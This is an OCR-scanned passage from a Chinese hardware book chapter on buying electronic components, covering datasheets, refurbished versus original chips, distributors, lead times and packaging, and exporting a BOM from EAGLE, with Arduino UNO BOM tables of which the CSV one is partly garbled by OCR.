读者自己 DIY 硬件，做简单的 PCB，例如 Arduino UNO 用嘉立创一类的网上商城比较实惠，但如果做精密的板子，比如 HackRF 或者其他的高端电路板，则建议找传统厂商。不过这些都需要时间和金钱来确认，不合作几次是不知道靠不靠谱的，实践是检验真理的唯一标

准。

作为 Geek，没事儿时自己多折腾，是比较酷炫有意思的事儿。

8.6 元件采购的注意事项

PCB 设计完成后投产了，那电子元器件呢？硬件设计制造行业中，元件采购是非常重要的职责，它决定了产品的成本、质量和产能，在硬件公司或者工厂，通常有一个部门专门负责元件采购业务，本节作者分享自己在电子元件采购方面的经验。

8.6.1 规格书与封装

通常，模块和接插件卖得便宜的厂商都没有规格书，可以按照参数、关键字去网上搜索规格书，确认没问题买便宜的就行，不过最好还是先买几个样品用卡尺确认下，这样比较稳妥。

规格书也就是 DataSheet，通常标注了产品的各方面参数指标，例如功能、封装、尺寸等。

如果是大厂芯片，规格书都直接去原厂的官网下载，例如 Atmek、TI、NXP、Maxim 等，Atmel 的 ATmega328 的 DataSheet，如图 8-118 所示。如果是接插件，大厂出品的在原厂也能找到，如果连型号都没有，那就找卖家要。如果卖家也没有，就买个样品自己做封装。比如一个 Micro USB 母座的规格书，如图 8-119 所示。

推荐一个查 DataSheet 的网站：http://www.alldatasheetcn.com，常见的芯片这个网站基本上都能找到对应的 DataSheet，只不过可能版本对应不上，很多都是老的版本。通过 Google 搜索，也能找到很多 DataSheet。

> 小贴士：元件选型时，尽量不要找稀奇古怪的特殊封装，除非是确实有特殊用途或者有利益关联必须使用，这些从下单到拿到货都需要几周甚至几个月，而且价格都不会便宜，想找替代的都很难。所以平时尽量找常规的可以买到的，最简单的判断方法就是通过网络询问，如果很多卖家都在卖，而且有现货，那就是很常见的，不会因为交期或者其他问题影响项目周期。

Features

- High Performance, Low Power AVR® 8-Bit Microcontroller
- Advanced RISC Architecture
  - 131 Powerful Instructions – Most Single Clock Cycle Execution
  - 32 x 8 General Purpose Working Registers
  - Fully Static Operation
  - Up to 20 MIPS Throughput at 20 MHz
  - On-chip 2-cycle Multiplier
- High Endurance Non-volatile Memory Segments
  - 4/8/16/32K Bytes of In-System Self-Programmable Flash program memory
  - 256/512/512/1K Bytes EEPROM
  - 512/1K/1K/2K Bytes Internal SRAM
  - Write/Erase Cycles: 10,000 Flash/100,000 EEPROM
  - Data retention: 20 years at 85°C/100 years at 25°C
  - Optional Boot Code Section with Independent Lock Bits
    In-System Programming by On-chip Boot Program
    True Read-While-Write Operation
  - Programming Lock for Software Security
- Peripheral Features
  - Two 8-bit Timer/Counters with Separate Prescaler and Compare Mode
  - One 16-bit Timer/Counter with Separate Prescaler, Compare Mode, and Capture Mode
  - Real Time Counter with Separate Oscillator
  - Six PWM Channels
  - 8-channel 10-bit ADC in TQFP and QFN/MLF package
    Temperature Measurement
  - 6-channel 10-bit ADC in PDIP Package
    Temperature Measurement
  - Programmable Serial USART
  - Master/Slave SPI Serial Interface
  - Byte-oriented 2-wire Serial Interface (Philips I²C compatible)
  - Programmable Watchdog Timer with Separate On-chip Oscillator
  - On-chip Analog Comparator
  - Interrupt and Wake-up on Pin Change
- Special Microcontroller Features
  - Power-on Reset and Programmable Brown-out Detection
  - Internal Calibrated Oscillator
  - External and Internal Interrupt Sources
  - Six Sleep Modes: Idle, ADC Noise Reduction, Power-save, Power-down, Standby, and Extended Standby
- I/O and Packages
  - 23 Programmable I/O Lines
  - 28-pin PDIP, 32-lead TQFP, 28-pad QFN/MLF and 32-pad QFN/MLF
- Operating Voltage:
  - 1.8 - 5.5V
- Temperature Range:
  - -40°C to 85°C
- Speed Grade:
  - 0 - 4 MHz@1.8 - 5.5V, 0 - 10 MHz@2.7 - 5.5V, 0 - 20 MHz @ 4.5 - 5.5V
- Power Consumption at 1 MHz, 1.8V, 25°C
  - Active Mode: 0.2 mA
  - Power-down Mode: 0.1 μA
  - Power-save Mode: 0.75 μA (Including 32 kHz RTC)

ATMEL

8-bit AVR® Microcontroller with 4/8/16/32K Bytes In-System Programmable Flash

ATmega48A
ATmega48PA
ATmega88A
ATmega88PA
ATmega168A
ATmega168PA
ATmega328
ATmega328P

Summary

图8-118 Atmega328P芯片的DataSheet




图8-119 Micro USB母座规格书和实物图

8.6.2 原新、散新与翻新

采购元器件时，有原装全新、散装全新、翻新、拆机、进口、国产等，公司级别的采购大多数是找正规供应商，签合同有保障，价格贵一点。个人采购基本从网络购买就行，便宜省事，在网上看好元器件，与卖家沟通时，基本按下面的流程问就行。

买家：“×××有吗？原装全新？现货？封装确认是×××？哪个批次的？”

卖家：“需要多少？”

买家：“×××片”

卖家 1：“有的，直接拍，我们只做原装全新，2015 年以后生产的。”

卖家 2：“有的，现货，2010 年以后生产的，×××元/片。”

卖家 3：“没有现货，要订，货期××天，最新的是 2016 年以后生产的，×××元/片。”

卖家 4：“没有原装的，散装全新的要吗？×××元。”

卖家 5：“没有。”

卖家 6：“量太少，只能按照样品价格买，×××元，整盘×××片，×××元/片。”

买家：“价格贵了点！”

卖家 1：“什么价格可以接受？”

卖家 2：“不议价。”

卖家 3：“原装全新的就这个价格，或者你可以买散新的，×××元。”

卖家 4：“这是样品价格，批量的价格会低很多，×××元/×××片，等你批量采购时，样品的差价会退还。”

买家：“×××元卖不卖？”

卖家 1：“不做。”

卖家 2：“太低了没法做，×××元吧。”

卖家 3：“样品价格这么多，你可以买整盘（包）的，价格×××元/片。”

卖家 4：“这个价格只能是散新的，全新原装的不可能这个价格。”

这里涉及的几个关键点如下。

从质量上来说，进口原装全新最可靠，但也最贵，指的是原厂出来的正规产品，通过了出厂检验。原装散新指的是原厂出来的但没有原包装（为什么没有原包装就不知道了），有的是年份太老的新货，库存太久卖相不好，有的是为了运输方便节省关税，过海关时拆了原包装带回（这种基本都是当原装全新卖的），有的是有人批量买很多，然后拆散了卖，还有的是原厂管理的问题，导致出厂产品没走正规包装流出，有的是原厂请别人订了最后没买走的库存，这几种都是真的散新，质量各方面都没问题，和原装全新一样。但有很多散新都是残次品，例如没通过测试或者封装没达标的，或者产线检测误差、卡顿等问题，总的来说，个人 DIY 如果为了节省成本，贵重的芯片可以买散新，然后赌赌运气，运气好的话芯片使用和原装全新没有区别，运气不好就可能会遇到各种稀奇古怪的问题。

翻新也分两种情况，一种是前面说的库存太久卖相不好的翻新外观，这种相对好一点，都是外观翻新，主要分辨方式是仔细观察芯片上面的丝印，因为翻新需要打磨掉原来的旧丝印再印上或者刻上新的，这就和原来的不同，而且很容易留下二次加工的痕迹；再就是可以观察引脚氧化程度，翻新的会清除氧化层，整个颜色和光泽都和原装的不同。另一种情况就完全是假货了，将芯片上的丝印磨掉，换成另一种产品的丝印，例如曾经的“汉芯”造假事件，将 MOTO 的芯片，也就是 Freescale（现在被收成了 NXP 的芯片）上面的丝印打磨掉，印上“汉芯 1 号”。

进口和国产也分两种情况，一种是原厂厂商选择的晶元厂，有在国内的也有在国外的。这种区别不大，一般厂商都将这些作为原厂进口来卖。还有一种国内直接山寨的，山寨厂商

搞到了晶元生产资料直接山寨。芯片的成本主要在研发阶段和产测，芯片本身就是硅晶片，基本没什么成本，但研发阶段流出一个片就是几十上百万元。产测阶段，也就是出厂测试，要非常严格地测试芯片的每个功能，花费也是很高的，山寨厂商省去了研发费用，产测也不严格，但人家卖得便宜，一个原厂的芯片的价格抵得上几片甚至几十片国产的芯片，所以国内很多硬件厂商都会先用原厂的芯片研发测试，到后面量产时就换成了国产芯片，成本能降低很多，但质量上就下降了很多，这也是芯片厂商不断兼并的原因，投入和产出不成正比。

小贴士：在集成电路设计领域，“流片”是指“试生产”，就是说设计完电路以后，先生产几片几十片，供测试用。如果测试通过，就照着这个样子开始大规模生产。流片的费用非常高，所以技术实力、经济实力一般的公司不会轻易生产流片。

在规划 360 天巡的方案架构时，为了保证企业级产品的长期稳定工作需求，没考虑过使用廉价芯片方案。天巡第一代用的是 TI 的 AM335X 芯片，第二代用的是 FSL（现在属于 NXP）的 i.MX6 系列芯片，全部使用原装进口芯片，如图 8-120 所示。




图8-120 360天巡传感器室内版

拆机的和二手的意思是指从一些回收的设备上拆下芯片单卖，这些都非常便宜，但质量很难保障，卖家通常也会说明不退不换。总之，经济允许的情况下，还是买原装全新的。

如果不了解市场行情，可以多问几个卖家。注意，网上很多商家为了让自己的搜索排名靠前，价格标的和实际卖的不同。作者列了几个芯片采购的网站，可以根据上面的报价看最高价，网上卖的价格不可能比这些网站的还高，那样还不如在这些网站上买，更靠谱。

Mouser：http://www.mouser.cn/

Digikey：http://www.digikey.cn/

E 络盟：http://cn.element14.com/

ICKEY：http://www.ickey.cn/

这几个大网站上面都有价格、交期等，虽然贵了点，但胜在靠谱。这些网站上的芯片价格通常都很高，用它做参考，就像现在去商场买电器数码产品，习惯用网店的价格做参考一样。

如果遇到卖家用原装全新的名义卖了散新或者翻新的产品怎么办？正规供应商有合同约束，网上商家处买的话，根据聊天记录找卖家退换，卖家不认账可以直接找原厂检测鉴定，用编程器读芯片信息就能检测出来。芯片如果不存在质量问题，只要引脚上了锡通常都是不退不换的，因为会影响二次销售。

8.6.3 数量、价格和交期

还有就是，数量决定价格，批发总会比较便宜，芯片更是如此。芯片的利润基本都是靠走量，数量少了有些卖家不愿意卖，因为有很多电子元件都是整包整盘卖的，不拆开单卖，拆开的都是样品，样品价格都很贵。

芯片采购通常都会有一个阶梯报价，数量越大价格越低，例如，在 Mouser 上搜 ATmega328P，可以看到 Mouser 上的售卖价格、包装库存等信息，如图 8-121 所示。

如果采购数量大，并且长期需要，可以直接联系原厂或者原厂的指定代理商申请优惠价格。另外，从原厂官网、代理商、分销商、渠道商购买的价格是不同的，甚至不同的代理商价格也不同。再就是，一般原厂都会对代理商有相关保护政策，例如，与代理商 A 签约×××芯片的采购协议，那么代理商 B 是不能再报价的，防止恶性竞争，应对这种情况一般会由几个子公司分别和不同的代理商谈价格。

扩大	556-ATMEGA328P-MU	ATMEGA328P-MU	Atmel	8位微控制器 - MCU 32KB In-system Flash 20MHz 1.8V-5.5V 了解更多	数据表	12,054 有库存 备用包装	1: ¥27.495 10: ¥24.57 25: ¥22.1013 50: ¥20.7207 100: 查看	购买 最低：1 多个：1	详细信息
扩大	556-ATMEGA328P-AU	ATMEGA328P-AU	Atmel	8位微控制器 - MCU 32KB In-system Flash 20MHz 1.8V-5.5V 了解更多	数据表	16,555 有库存 备用包装	1: ¥27.495 10: ¥24.57 25: ¥22.1013 50: ¥20.7207 100: 查看	购买 最低：1 多个：1	详细信息
扩大	556-ATMEGA328P-PU	ATMEGA328P-PU	Atmel	8位微控制器 - MCU 32KB In-system Flash 20MHz 1.8V-5.5V 了解更多	数据表 产品信息	16,593 有库存	1: ¥28.4895 10: ¥25.4124 25: ¥22.8735 50: ¥21.4812 100: 查看	购买 最低：1 多个：1	详细信息
扩大	556-ATMEGA328-PU	ATMEGA328-PU	Atmel	8位微控制器 - MCU AVR 32K FLSH 1K EE2K SRAM-20MHz IND 了解更多	数据表	4,996 有库存	1: ¥25.9506 10: ¥23.1777 25: ¥20.8728 50: ¥19.5624 100: 查看	购买 最低：1 多个：1	详细信息
扩大	556-ATMEGA328P-MUR 要购买完整卷轴，请订购 6000 的倍数：	ATMEGA328P-MUR	Atmel	8位微控制器 - MCU AVR 32K FLSH 2K SRAM 1KB EE-20MHz IND 了解更多	数据表	5,014 有库存 备用包装	剪切带 1: ¥28.4895 10: ¥25.4124 25: ¥22.8735 50: ¥21.4812 100: 查看 6,000: ¥14.0985 MouseReel 提供服务支持	购买 最低：1 多个：1 卷轴 6,000	详细信息

图8-121　Mouser上ATmea328P的库存和价格

国内的代理商有很多，而且一般都会代理多种芯片，像 E 络盟、Mouser、Digikey、ickey、安富利、富昌、艾睿这些网上商城本来就是代理商，只不过面向的对象既可以是个人也可以是公司。再就是像文晔这样老牌的代理商，都是公司级别合作伙伴的优先选择。

代理商通常都是从原厂提货，从国外运到中国香港，再由中国香港报关后运到大陆，时间周期通常比较长，这就是交期。如果刚好代理商有库存，或者有别的客户有多余的产品，他们会帮忙互相调货，或者催促原厂尽快交货，这就是追交期。一般来说，市面上常用芯片的交期相对较短，1～4 周就可以，但不常用的或者需要定制的芯片，例如变压器、电感，交期甚至要 8～16 周，所以从代理商那里下单需要提前预估用量和时间，追交期是很麻烦的一

件事，有太多的不确定性。对要量产的产品，特别是在如今这种硬件更新换代快的时代，跳票太危险。

从代理商下单一般还分人民币订单和美元订单，因为这些进口芯片的原厂价格都是美元支付的，用人民币支付涉及汇率，所以代理商报价时都按照美元报价，他们说的一毛和一元指的是一美分和一美元，可别以为是人民币。

8.6.4 批次、最小包装、样品与编带

电子元器件大多有批次，厂商是一批批生产的，都有相应的标记，就像食品的生产日期一样，只不过芯片的保质期很长，但也还是尽量买新的批次，毕竟长期压在库存里，保存环境不好（高温、高湿）可能影响芯片质量和良品率，这也是大的芯片供应商的优势，他们基本都是从厂家直接拿最新出产的。

有的芯片厂商不同批次的芯片可能会有细微的差异，例如，测试发现有的批次能正常工作，有的不能，最后分析问题发现虽然是同样的型号但不同的批次对晶振的要求不同，换个参数的晶振就可以工作了，在产品量产阶段遇到这种问题，可能会影响整个批次的产品质量。

再说说最小包装，元器件厂商生产出产品后大多数都采用铝箔密封包装，里面放了干燥剂抽了真空，如图 8-122 所示，通常一个包装有几百片甚至几千片芯片，如果是阻容 LED 二极管等器件都是按盘出货的，如图 8-123 所示，一盘几千或者几万片，这些整个包装的元器件就是整包器件，通常原装全新的器件都是整包的，包装上有厂商留下的信息，这是鉴别元器件的一个重要方法。整包的元件的价格通常比拆散卖的价格低。

图8-122　整包芯片包装

图8-123　整盘元件包装

最后介绍编带，如果经常购买元器件，一般会遇到几种包装，一种是直接用袋子装着，

如图 8-124 所示，另一种是用编带包装，如图 8-125 所示，还有一种是用托盘包装，如图 8-126 所示。如果自己焊接，这几种包装都可以；如果要做 SMT 加工，则有区别。编带和托盘的，可以由 SMT 贴片机自动吸取摆放，袋装的需要人工摆放，现在人力价格很高，而且个体差异大，所以要做 SMT 加工的话，就需要采购编带的器件，编带的通常会比袋装的贵。通常采购按键、开关、USB 接口、RJ45 网口等接插器件时，都要问清楚是编带的还是袋装的。

图8-124　袋装网口




图8-125　编带装Micro USB母座




图8-126　托盘装PIC单片机

8.6.5 一站式代购、配单

网上有很多商家提供一站式配单服务，只需要将整个 BOM（Bill of Material，物料清单）发给商家，商家会给一个整体的报价单。这对个人 DIY 来说非常方便，整个 BOM 的元器件一家买完，不用一个个询价，而且很多阻容器件价格便宜，邮费都比元件总价贵。网上提供一站式配单业务的商家很多，搜“配单”或者“一站式”就可以。

可以将 BOM 多发几个卖家，然后将报价放到一个表格里做对比，找出性价比最高的。

8.6.6 电子市场

除了网上商城，还有哪里卖电子元件？基本上大城市都有电子市场存在，例如深圳的华强北电子市场，北京的中发、知春、中海园，上海的赛格等。

这些电子市场和商场差不多，只不过门面通常都很小，一个门面代表一家公司，代理不同的芯片，这些店面货品齐全，很多小公司或者初创团队都会选择来这些门面店找寻自己需要的芯片，然后谈批量合作。

电子市场是一个综合市场，除了卖电子元器件，还卖工具、线缆、外壳、接插件等。

电子市场里的很多公司也做 PCB 制板、SMT、外壳开模等业务或者代理，对于没有固定供应商的公司，可以在这里发掘未来的合作伙伴。

8.6.7 BOM的导出与整理

前面介绍了元件采购的方法和注意事项，现在来介绍怎么导出 BOM，然后整理成什么格式。

BOM 是为制造最终产品所使用的文件，主要包含原物料清单、主/副加工流程、各部件明细、半成品与成品数量等内容，通常作为代工双方联系的文件或是公司内部沟通的文件。依企业需求目的的不同，用料表可细分为设计用的工程料表（Engineering Bill of Materials）、生产用的制造料表（Manufacturing Bill of Materials）、接单用的采购料表（Sales Bill of Materials）等。

BOM 的细分很复杂，本节就介绍个人或者小团队设计的 BOM 是什么样的。

同样以 EAGLE 为例，打开一个原理图，例如 Arduino UNO，如图 8-127 所示。然后单击菜单栏的“ulp”按钮打开“ulp 选择界面”，如图 8-128 所示。打开“bom.ulp”脚本，就能

打开 BOM 界面，如图 8-129 所示。下面有参数可以选择，可以选择保存的格式是.txt 还是.csv 表格还是.html 网页。通常 Parts 格式用于检查原路图或者焊接，Values 格式用于采购和工厂加工，如图 8-130 所示。




图8-127　Arduino UNO原理图

bom.ulp	2016/5/18 7:06	ULP 文件	19 KB
cam2dxf.ulp	2002/3/28 4:09	ULP 文件	16 KB
cam2image.ulp	2005/3/29 4:14	ULP 文件	18 KB
cam2print.ulp	2011/12/13 5:12	ULP 文件	27 KB

图8-128　选择BOM导出脚本




图8-129　BOM格式选择




图8-130　Value格式的BOM

如果是用 AD 或者 Cadence 等大型 PCB 软件导出的 BOM，基本可以直接使用，与之相比用 EAGLE 导出的 BOM 很简陋，数据格式很混乱。图 8-131 所示为 Arduino UNO 用 EAGLE 导出来的 csv 格式的 BOM。html 和 txt 格式相对清晰，如图 8-132 所示，这样导出的

只是单块板的 BOM。如果要做一批，所有元器件的数量都要乘以数目再加上一些额外的损耗预估。

```
Qty,"Value","Device","Package","Parts","Description",,,
2,,,"PIN POWER","PIN HEADER",,,
2,,,"PIN IOL","PIN HEADER",,,
1,,,"PN61729","PN61729","X2","BERG USB connector",,,
3,,,"SJ" RESET-EN UBOOT","SMD solder JUMPER",,,
6,"100n", C2        C4        C5        C6        C7","CAP European symbol",,,
1,"10K","4R-NCAY16","CAY16","RN1","Array Chip Resistor",,,
2,"16MHz" Y2",,,,,
2,"16MHz" Q2","CRYSTAL",,,
2,"1K" "4 RN4","Array Chip Resistor",,,
2,"1M","R R2","RES European symbol",,,
2,"1u","C C8","CAP European symbol",,,
1,"22R","4R-NCAY16","CAY16","RN3","Array Chip Resistor",,,
4,"22p"," C10      C11       C12","CA European symbol",,,
1,"27R"," European symbol",,,,
2,"47u"," PC2","PC European symbol",,,
1,"500mA" European symbol",,,
1,"ATMEGA8","AT90S4433P","DIL28-3","ZIC1","MICROCONTROLLER",,,
1,"ATMEGA8U2-MU","ATMEGA8U2-MU","QFN32","U3",,,,
1,"BLM21","WE-CBF_0805","0805","L1","SMD EMI Suppression Ferrite Beads",,,
1,"DC21MMX","DC21MMX","DC-21MM","X1",,,,
1,"FDN304V","PMOSSOT23","SOT-23","T1","MOS FET",,,
3,"FIDUCI U$4        U$6",,,,,,,
1,"GREEN","LEDCHIP-LED0805","CHIP-LED0805","ON","LED",,,
2,"ICSP", ICSP1","PIN HEADER",,,,
1,"LM358D","LM358D","SO08","U1","OP AMP also LM158, LM258, LM2904",,,
1,"LP2985-33DBVR","TPS77033","SOT23-DBV","U2","ULTRALOW-POWER 50-mA LOW-DROPOUT LINEAR REGULATORS",,,
1,"M7","DIODE-SMB","SMB","D1","DIODE",,,
1,"MC33269D-5.0","MC33269D-5.0","DPACK","IC2","Adjustable Output Low Dropout Voltage Regulator 800 mA",,,
1,"MC33269ST-5.0T3","MC33269ST-3.3T3","SOT223","IC1","Adjustable Output Low Dropout Voltage Regulator 800 mA",,,
2,"PGB1010 Z2","VARISTOR",,,,
1,"SWITCH-MOMENTARY-2","SWITCH-MOMENTARY-2","TACTILE_SWITCH_TALL","S1",,,,
1,"TS42","TS42","TS42","RESET","TS42",,,
3,"YELLOW RX        TX","LED",,,,
```

图8-131　.csv格式的BOM

Qty	Value	Device	Package	Parts	Description
2		PINHD-1X6	1X06	AD POWER	PIN HEADER
2		PINHD-1X8	1X08	IOH IOL	PIN HEADER
1		PN61729	PN61729	X2	BERG USB connector
3		SJ	SJ	GROUND RESET-EN UBOOT	SMD solder JUMPER
6	100n	C-EU0603-RND	C0603-ROUND	C1 C2 C4 C5 C6 C7	CAPACITOR European symbol
1	10K	4R-NCAY16	CAY16	RN1	Array Chip Resistor
2	16MHz	RESONATORMU	RESONATOR	Y1 Y2	
2	16MHz	XTAL-S	QS	Q1 Q2	CRYSTAL
2	1K	4R-NCAY16	CAY16	RN2 RN4	Array Chip Resistor
2	1M	R-EU_R0603	R0603-ROUND	R1 R2	RESISTOR European symbol
2	1u	C-EU0603-RND	C0603-ROUND	C3 C8	CAPACITOR European symbol
1	22R	4R-NCAY16	CAY16	RN3	Array Chip Resistor
4	22p	C-EU0603-RND	C0603-ROUND	C9 C10 C11 C12	CAPACITOR European symbol
1	27R	R-EU_R0603	R0603-ROUND	R3	RESISTOR European symbol
2	47u	CPOL-EUD	PANASONIC_D	PC1 PC2	POLARIZED CAPACITOR European symbol
1	500mA	L-EUL1812	L1812	F1	INDUCTOR European symbol
1	ATMEGA8	AT90S4433P	DIL28-3	ZIC1	MICROCONTROLLER
1	ATMEGA8U2-MU	ATMEGA8U2-MU	QFN32	U3	
1	BLM21	WE-CBF_0805	0805	L1	SMD EMI Suppression Ferrite Beads
1	DC21MMX	DC21MMX	DC-21MM	X1	
1	FDN304V	PMOSSOT23	SOT-23	T1	MOS FET
3	FIDUCIALMOUNT	FIDUCIALMOUNT	FIDUCIA-MOUNT	U$4 U$4 U$6	
1	GREEN	LEDCHIP-LED0805	CHIP-LED0805	ON	LED
2	ICSP	PINHD-2X3	2X03	ICSP ICSP1	PIN HEADER
1	LM358D	LM358D	SO08	U1	OP AMP also LM158 LM258 LM2904
1	LP2985-33DBVR	TPS77033	SOT23-DBV	U2	ULTRALOW-POWER 50-mA LOW-DROPOUT LINEAR REGULATORS
1	M7	DIODE-SMB	SMB	D1	DIODE
1	MC33269D-5.0	MC33269D-5.0	DPACK	IC2	Adjustable Output Low Dropout Voltage Regulator 800 mA
1	MC33269ST-5.0T3	MC33269ST-3.3T3	SOT223	IC1	Adjustable Output Low Dropout Voltage Regulator 800 mA
2	PGB1010604	VARISTORCN0603	CT-CN0603	Z1 Z2	VARISTOR
1	SWITCH-MOMENTARY-2	SWITCH-MOMENTARY-2	TACTILE_SWITCH_TALL	S1	
1	TS42	TS42	TS42	RESET	TS42
3	YELLOW	LEDCHIP-LED0805	CHIP-LED0805	L RX TX	LED

图8-132　.html格式的BOM

我们简单介绍两种 BOM，一种是采购用的 BOM，一种是生产用的 BOM。

